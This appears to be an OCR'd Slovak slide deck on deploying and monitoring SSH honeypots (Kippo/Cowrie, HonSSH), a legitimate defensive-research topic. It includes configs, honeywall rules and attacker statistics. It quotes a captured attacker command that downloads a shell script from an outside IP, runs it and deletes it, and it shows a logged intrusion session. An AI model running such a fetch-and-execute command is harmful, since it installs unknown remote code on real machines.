SSH honeypoty

Katarína Ďurechová • katarina.durechova@nic.cz • 13. 11. 2015

Honeypoty

- nízko-interaktívne
- vysoko-interaktívne

Kippo / Cowrie

- https://gitlab.labs.nic.cz/honeynet/kippo - náš repozitár
- použité projekty:

  https://github.com/micheloosterhof/kippo-mo (+ SFTP)


  -> https://github.com/desaster/kippo

  -> https://github.com/micheloosterhof/cowrie

6 lokácií

- Praha
- San Jose
- Londýn
- Frankfurt
- Tokio
- Sydney

honeymap.cz



Kippo / Cowrie - vlastnosti

- slabé prístupové heslá - môžu sa nadefinovať
  - je možnosť prijat akékoľvek heslo
- emulované niektoré príkazy

- zachytáva, čo robí útočník v konzole
- zachytáva malware - wget a sftp

Presmerovanie portu

- -A PREROUTING -p tcp -m tcp --dport 22 -s IP_ROZSAH -j ACCEPT
- -A PREROUTING -p tcp -m tcp --dport 22 -j REDIRECT --to-ports 2222

fs.pickle

- virtuálny filesystém

- python createfs.py > fs.pickle
- python fsctl.py fs.pickle


Kippo / Cowrie - výstupy


- download log
- ttylog
- textový ttylog - novinka
  - wget http://185.62.190.222/r4/rd.sh -O /tmp/.rd.sh; sh /tmp/.rd.sh; rm -rf /tmp/.rd.sh


ttylog


```
root@hpm3:/opt/kippo# ./utils/playlog.py -c log/tty/20130514-132936-5839.log
nas-saturn:~# w
 13:29:38 up 46 days, 17:25,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    5.14.33.144      13:29    0.00s  0.00s  0.00s w
nas-saturn:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
nas-saturn:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
support:x:1000:1000:Office Support,,,:/home/support:/bin/bash
oracle:x:1001:1001:Oracle Account,,,:/home/oracle:/bin/bash
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
nas-saturn:~# passwd support
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
nas-saturn:~# ls -a
.         ..        .debtags  .viminfo  .aptitude .profile  .bashrc
nas-saturn:~# ps x
  PID TTY      STAT    TIME COMMAND
    1 ?        Ss      0:07 init [2]
    2 ?        S<      0:00 [kthreadd]
    3 ?        S<      0:00 [migration/0]
```

Kippo-graph


Powered by Libchart
Top 10 užívateľov
10000
8000
6000
4000
2000
0
9214
2489
1619
84
69
54
51
44
42
38
mysql
root
admin
bin
ubnt
minecraft
oracle
guest
user
pi


Powered by Libchart
Top 10 hesiel
3000
2500
2000
1500
1000
500
0
2898
274
207
183
68
41
41
37
33
31
admin
root
openelec
123456
ubnt
freenas
12345
password
a
raspberrypi


Powered by Libchart
Pomer úspešnosti
12000
8000
4000
0
11400
4040
Neúspešné
Úspešné


Powered by Libchart
Počet spojení podľa krajiny
15%
3%
3%
76%
CN - 12900
US - 2499
DE - 523
GB - 441
UA - 164
FR - 156
KR - 153
- 134

HonSSH

```
[honeypot]
ssh_addr = x.x.x.x
ssh_port = 22
client_addr = 10.0.0.5

honey_addr = 10.0.0.6
honey_port = 22
```

HonSSH - nastavenie siete

- echo 1 > /proc/sys/net/ipv4/ip_forward
- iptables -t nat -A POSTROUTING -s 10.0.0.6 -o eth0 -j MASQUERADE

- Nastavenie honeypotu:

  route add default gw 10.0.0.5

  route del default gw 10.0.0.1

Prenesené súbory

[download]

passive = true

active = true

Nastavenie užívateľov

```
[spoof]
enabled = true
users_conf = users.cfg
```

users.cfg

```
[root]
real_password = realne_heslo
fake_passwords = root, admin, 123456, root123

[admin]
real_password = realne_heslo
fake_passwords = admin, 1234

[admin2]
real_password = realne_heslo
random_chance = 50
```

Honeywall

-A FORWARD -s x.x.x.x -p tcp -m tcp -m multiport --dports 20:23 -j DROP

-A FORWARD -s x.x.x.x -p tcp -m physdev --physdev-in eth1 -m state --state NEW -m limit --limit 4/min --limit-burst 30 -j tcpHandler

-A FORWARD -s x.x.x.x -p tcp -m physdev --physdev-in eth1 -m state --state NEW -m limit --limit 1/hour --limit-burst 1 -j LOG --log-prefix "Drop TCP > 30 attempts" --log-level 7

-A FORWARD -s x.x.x.x -p tcp -m physdev --physdev-in eth1 -m state --state NEW -j DROP

-A FORWARD -s x.x.x.x -p tcp -m physdev --physdev-in eth1 -m state --state RELATED -j tcpHandler

-A tcpHandler -j LOG --log-prefix "OUTBOUND TCP: " --log-level 7

-A tcpHandler -j QUEUE

-A tcpHandler -j ACCEPT

Virtualizácia - -snapshot voľba

- qemu-system-x86_64 -enable-kvm -name Inthigh -m 256 -hda /share/honeypot.qcow.img -net nic,macaddr=AA:AA:AA:AA:AA:AA -net tap,ifname=tap_inthigh_internal,script=/etc/kvm/kvm-ifup_internal -daemonize -vnc IP_ADRESA:5 -snapshot

HonSSH - výstupy

- download log
- spoof log - ktoré ip použili ktoré prihlasovacie údaje, napr. ktorá ip použila root/aaa

- logs/20151028:

  20151028_055712_529770,216.120.248.211,admin,admin,1

  20151028_063504_695096,208.67.1.96,admin,admin,1

  20151028_064439_152890,69.30.203.82,root,admin,1

HonSSH - sessions/

- ttylogy
- download/ adresár - malware
- advanced network logy - textové

Ďakujem za pozornosť

Katarína Ďurechová • katarina.durechova@nic.cz